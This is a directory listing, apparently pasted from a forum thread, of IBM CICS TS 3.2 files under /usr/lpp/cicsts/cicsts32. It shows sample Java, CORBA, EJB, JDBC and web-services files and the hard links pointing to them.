hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFHAPJV1 link to /usr/lpp/cicsts/cicsts32/lib/libdfhapjvmt.so

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hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJ@H068 link to /usr/lpp/cicsts/cicsts32/lib/CTKInstalledR1_2.jar

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hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJDTCO1 link to /usr/lpp/cicsts/cicsts32/lib/libcom_ibm_cics_server_DTC.so

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/lib/IBM/DFJDTCO2 link to /usr/lpp/cicsts/cicsts32/lib/libcom_ibm_cics_server_DTC_g.so

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-rwxr-xr-x  0 0      507700    6413 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/cci/CICSConnectionFactoryPublish.java

-rwxr-xr-x  0 0      507700    4893 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/cci/CICSConnectionFactoryRetract.java

-rwxr-xr-x  0 0      507700   11036 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/cci/CICSCCISample.java

-rwxr-xr-x  0 0      507700    8828 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/cci/CICSCCISamples.jar

drwxr-xr-x  0 0      507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/cci/IBM/

hrwxr-xr-x  0 0      507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/cci/IBM/DFJ@H135 link to /usr/lpp/cicsts/cicsts32/samples/cci/CICSCCISamples.jar

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drwxr-xr-x  0 0      507700      0 Oct 11  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/

drwxr-xr-x  0 0      507700      0 Feb 29  2008 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/

-rw-r--r--  0 34644  507700    720 Feb 29  2008 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/HelloCICSWorld.class

-rwxr-xr-x  0 0      507700    677 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/HelloCICSWorld.java

-rw-r--r--  0 34644  507700    763 Feb 29  2008 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/HelloWorld.class

-rwxr-xr-x  0 0      507700    866 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/HelloWorld.java

drwxr-xr-x  0 0      507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/IBM/

hrwxr-xr-x  0 0      507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/IBM/DFJ@H017 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/HelloWorld/HelloCICSWorld.java
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drwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/

-rwxr-xr-x 0 0   507700 2388 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/ClassFour.java

-rwxr-xr-x 0 0   507700 4457 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/ClassOne.java

-rwxr-xr-x 0 0   507700 4690 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/ClassThree.java

-rwxr-xr-x 0 0   507700 3415 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/ClassTwo.java

drwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/IBM/

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hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/IBM/DFJ@H209 link to /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/ProgramControl/ClassThree.java

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drwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TDQ/

-rwxr-xr-x 0 0   507700 6657 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TDQ/ClassOne.java

drwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TDQ/IBM/

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TDQ/IBM/DFJ@H021 link to /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TDQ/ClassOne.java

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-rwxr-xr-x 0 0   507700 1548 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TSQ/ClassOne.java

-rwxr-xr-x 0 0   507700 12540 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TSQ/Common.java

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hrwxr-xr-x 0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TSQ/IBM/DFJ@H023 link to /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/TSQ/Common.java

drwxr-xr-x 0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/Web/

drwxr-xr-x 0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/Web/IBM/

-rwxr-xr-x 0 0      507700   17995 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/Web/IBM/DFJ@H165

hrwxr-xr-x 0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/Web/Sample1.java link to /usr/lpp/cicsts/cicsts32/samples/dfjcics/examples/Web/IBM/DFJ@H165

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drwxr-xr-x 0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcics/IBM/

hrwxr-xr-x 0 0      507700       0 Feb 29  2008 /usr/lpp/cicsts/cicsts32/samples/dfjcics/IBM/DFJ@H013 link to /usr/lpp/cicsts/cicsts32/samples/dfjcics/HelloWorld.mak

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drwxr-xr-x 0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/

drwxr-xr-x 0 0      507700       0 May 15  2008 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/
```

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drwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/javaclient/IBM/

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/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/javaclient/bankLineModeClient.java

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-rwxr-xr-x 0 0     507700    9895 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/_BankAccountImpl.java

-rwxr-xr-x 0 0     507700    2375 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/_BankAccountListImpl.java

-rwxr-xr-x 0 0     507700    4380 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/AccountRecord.java

-rwxr-xr-x 0 0     507700    4019 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/CreditCheckComma.java

drwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/

hrwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/DFJ@H007 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/_BankAccountImpl.java

hrwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/DFJ@H008 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/_BankAccountListImpl.java

hrwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/DFJ@H009 link to /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/AccountRecord.java

hrwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/DFJ@H010 link to
/usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/CreditCheckComma.java

-rwxr-xr-x 0 0     507700    1164 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/DFJ@H011

-rwxr-xr-x 0 0     507700    2616 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/DFJ@H012

hrwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/Makefile link to /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/DFJ@H011

hrwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/Makefile.bank link to /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/server/IBM/DFJ@H012

-rwxr-xr-x 0 0     507700    2163 May 15  2008 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/BankAccount.idl
```

Report

```
drwxr-xr-x 0 0    507700    0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/IBM/

hrwxr-xr-x 0 0    507700    0 May 15  2008 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/IBM/DFJ@H005 link to /usr/lpp/cicsts/cicsts32/samples/dfjcorb/BankAccount/BankAccount.idl

-rwxr-xr-x 0 0    507700 2739 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/CosLifeCycle.idl

-rwxr-xr-x 0 0    507700 2615 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/CosNaming.idl

drwxr-xr-x 0 0    507700    0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/

drwxr-xr-x 0 0    507700    0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/client/

-rwxr-xr-x 0 0    507700 3827 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/client/HelloWorldClient.java

drwxr-xr-x 0 0    507700    0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/client/IBM/

hrwxr-xr-x 0 0    507700    0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/client/IBM/DFJ@H032 link to /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/client/HelloWorldClient.java

drwxr-xr-x 0 0    507700    0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/

-rwxr-xr-x 0 0    507700 1193 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/_HelloWorldImpl.java

drwxr-xr-x 0 0    507700    0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/IBM/

hrwxr-xr-x 0 0    507700    0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/IBM/DFJ@H031 link to /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/_HelloWorldImpl.java

-rwxr-xr-x 0 0    507700 1145 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/IBM/DFJ@H033

-rwxr-xr-x 0 0    507700 1716 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/IBM/DFJ@H034

hrwxr-xr-x 0 0    507700    0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/Makefile link to /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/IBM/DFJ@H033

hrwxr-xr-x 0 0    507700    0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/Makefile.hello link to /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/server/IBM/DFJ@H034

-rwxr-xr-x 0 0    507700  879 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/HelloWorld.idl

drwxr-xr-x 0 0    507700    0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/IBM/

hrwxr-xr-x 0 0    507700    0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/IBM/DFJ@H030 link to /usr/lpp/cicsts/cicsts32/samples/dfjcorb/HelloWorld/HelloWorld.idl

drwxr-xr-x 0 0    507700    0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/IBM/
```

Report

```
hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/IBM/DFJ@H028 link to /usr/lpp/cicsts/cicsts32/samples/dfjcorb/CosNaming.idl

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/dfjcorb/IBM/DFJ@H029 link to /usr/lpp/cicsts/cicsts32/samples/dfjcorb/CosLifeCycle.idl

drwxr-xr-x 0 0     507700      0 Oct 11  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/

drwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/

-rwxr-xr-x 0 0    507700 201405 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/eablib.jar

-rwxr-xr-x 0 0    507700  14930 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/readme.txt

-rwxr-xr-x 0 0    507700 142804 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/recjava.jar

-rwxr-xr-x 0 0    507700  25629 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/CicsSample.ear

drwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/DFJ@H116 link to /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/eablib.jar

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/DFJ@H117 link to /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/recjava.jar

-rwxr-xr-x 0 0    507700  51954 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/DFJ@H118

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/DFJ@H119 link to /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/CicsSample.ear

-rwxr-xr-x 0 0    507700 293648 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/DFJ@H141

-rwxr-xr-x 0 0    507700   7567 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/DFJ@H142

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/DFJ@H144 link to /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/readme.txt

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/SampleCLI.jar link to /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/DFJ@H142

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/SampleEJB.jar link to /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/DFJ@H118

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/SampleVAJ.dat link to /usr/lpp/cicsts/cicsts32/samples/ejb/bankaccount/IBM/DFJ@H141

drwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/

-rwxr-xr-x 0 0    507700  11339 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/readme.txt
```

Report

```
-rwxr-xr-x 0 0     507700   4908 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/runEJBIVP

-rwxr-xr-x 0 0     507700  21803 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/CICSHelloWorld.ear

-rwxr-xr-x 0 0     507700  16309 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/HelloWorldCLI.jar

-rwxr-xr-x 0 0     507700  38164 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/HelloWorldEJB.jar

drwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/IBM/

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/IBM/DFJ@H073 link to /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/HelloWorldEJB.jar

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/IBM/DFJ@H074 link to /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/HelloWorldCLI.jar

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/IBM/DFJ@H075 link to /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/CICSHelloWorld.ear

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/IBM/DFJ@H140 link to /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/runEJBIVP

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/IBM/DFJ@H143 link to /usr/lpp/cicsts/cicsts32/samples/ejb/helloworld/readme.txt

drwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/jdbc/

-rwxr-xr-x 0 0     507700   5572 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/jdbc/CICSjdbcDataSource.java

-rwxr-xr-x 0 0     507700   5944 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/jdbc/CICSDataSourcePublish.java

-rwxr-xr-x 0 0     507700   4879 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/jdbc/CICSDataSourceRetract.java

-rwxr-xr-x 0 0     507700   7256 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/jdbc/CICSDB2DataSource.jar

drwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/jdbc/IBM/

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/jdbc/IBM/DFJ@H136 link to /usr/lpp/cicsts/cicsts32/samples/jdbc/CICSDataSourceRetract.java

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/jdbc/IBM/DFJ@H137 link to /usr/lpp/cicsts/cicsts32/samples/jdbc/CICSDataSourcePublish.java

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/jdbc/IBM/DFJ@H138 link to /usr/lpp/cicsts/cicsts32/samples/jdbc/CICSjdbcDataSource.java

hrwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/jdbc/IBM/DFJ@H139 link to /usr/lpp/cicsts/cicsts32/samples/jdbc/CICSDB2DataSource.jar

drwxr-xr-x 0 0     507700      0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/pipelines/
```

Report

```
-rwxr-xr-x 0 0     507700     278 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/pipelines/basicsoap11provider.xml

-rwxr-xr-x 0 0     507700     254 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/pipelines/basicsoap11requester.xml

-rwxr-xr-x 0 0     507700   10880 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/pipelines/provider.xsd

-rwxr-xr-x 0 0     507700   10209 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/pipelines/requester.xsd

-rwxr-xr-x 0 0     507700    1859 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/pipelines/wsatprovider.xml

-rwxr-xr-x 0 0     507700    1678 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/pipelines/wsatrequester.xml

drwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/pipelines/IBM/

hrwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/pipelines/IBM/DFJ@H188 link to /usr/lpp/cicsts/cicsts32/samples/pipelines/provider.xsd

hrwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/pipelines/IBM/DFJ@H189 link to /usr/lpp/cicsts/cicsts32/samples/pipelines/requester.xsd

hrwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/pipelines/IBM/DFJ@H190 link to /usr/lpp/cicsts/cicsts32/samples/pipelines/basicsoap11provider.xml

hrwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/pipelines/IBM/DFJ@H191 link to /usr/lpp/cicsts/cicsts32/samples/pipelines/basicsoap11requester.xml

hrwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/pipelines/IBM/DFJ@H207 link to /usr/lpp/cicsts/cicsts32/samples/pipelines/wsatprovider.xml

hrwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/pipelines/IBM/DFJ@H208 link to /usr/lpp/cicsts/cicsts32/samples/pipelines/wsatrequester.xml

drwxr-xr-x 0 0     507700       0 Oct 11  2007 /usr/lpp/cicsts/cicsts32/samples/useroutputclass/

drwxr-xr-x 0 0     507700       0 Oct 11  2007 /usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/

drwxr-xr-x 0 0     507700       0 Oct 11  2007 /usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/

drwxr-xr-x 0 0     507700       0 Oct 11  2007 /usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/

drwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/

drwxr-xr-x 0 0     507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/IBM/

-rwxr-xr-x 0 0     507700   11608 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/IBM/DFJ@H166

-rwxr-xr-x 0 0     507700    8655 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/IBM/DFJ@H167
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Report

-rwxr-xr-x 0 0   507700   11319 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/IBM/DFJ@H173

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/SJMergedStream.java link to /usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/IBM/DFJ@H166

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/SJStream.java link to /usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/IBM/DFJ@H173

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/SJTaskStream.java link to /usr/lpp/cicsts/cicsts32/samples/useroutputclass/com/ibm/cics/samples/IBM/DFJ@H167

drwxr-xr-x 0 0   507700   0 Oct 11 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/

drwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/client/

-rwxr-xr-x 0 0   507700   52176 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/client/DispatchOrderV6.ear

-rwxr-xr-x 0 0   507700 586929 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/client/ExampleAppClient.ear

-rwxr-xr-x 0 0   507700 185667 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/client/ExampleAppClientV6.ear

-rwxr-xr-x 0 0   507700   50422 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/client/ExampleAppDispatchOrder.ear

-rwxr-xr-x 0 0   507700 266077 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/client/ExampleAppWrapperClient.ear

drwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/client/IBM/

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/client/IBM/DFJ@H220 link to /usr/lpp/cicsts/cicsts32/samples/webservices/client/ExampleAppClient.ear

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/client/IBM/DFJ@H221 link to /usr/lpp/cicsts/cicsts32/samples/webservices/client/ExampleAppDispatchOrder.ear

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/client/IBM/DFJ@H222 link to /usr/lpp/cicsts/cicsts32/samples/webservices/client/ExampleAppWrapperClient.ear

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/client/IBM/DFJ@H225 link to /usr/lpp/cicsts/cicsts32/samples/webservices/client/ExampleAppClientV6.ear

hrwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/client/IBM/DFJ@H226 link to /usr/lpp/cicsts/cicsts32/samples/webservices/client/DispatchOrderV6.ear

drwxr-xr-x 0 0   507700   0 Oct 11 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/

drwxr-xr-x 0 0   507700   0 Oct 16 2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/

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Report

```
-rwxr-xr-x  0 0      507700    8552 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/inquireCatalog.wsbind

-rwxr-xr-x  0 0      507700    5400 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/inquireCatalogWrapper.wsbind

-rwxr-xr-x  0 0      507700    8488 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/inquireSingle.wsbind

-rwxr-xr-x  0 0      507700    4736 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/inquireSingleWrapper.wsbind

-rwxr-xr-x  0 0      507700    6240 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/placeOrder.wsbind

-rwxr-xr-x  0 0      507700    4176 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/placeOrderWrapper.wsbind

drwxr-xr-x  0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/IBM/

hrwxr-xr-x  0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/IBM/DFJ@H202 link to
/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/dispatchOrderEndpoint.wsbind

hrwxr-xr-x  0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/IBM/DFJ@H203 link to
/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/inquireCatalog.wsbind

hrwxr-xr-x  0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/IBM/DFJ@H204 link to
/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/inquireSingle.wsbind

hrwxr-xr-x  0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/IBM/DFJ@H205 link to
/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/placeOrder.wsbind

hrwxr-xr-x  0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/IBM/DFJ@H214 link to
/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/inquireCatalogWrapper.wsbind

hrwxr-xr-x  0 0      507700       0 Oct 16  2007 /usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/IBM/DFJ@H215 link to
/usr/lpp/cicsts/cicsts32/samples/webservices/wsbind/provider/inquireSingleWrapper.wsbind

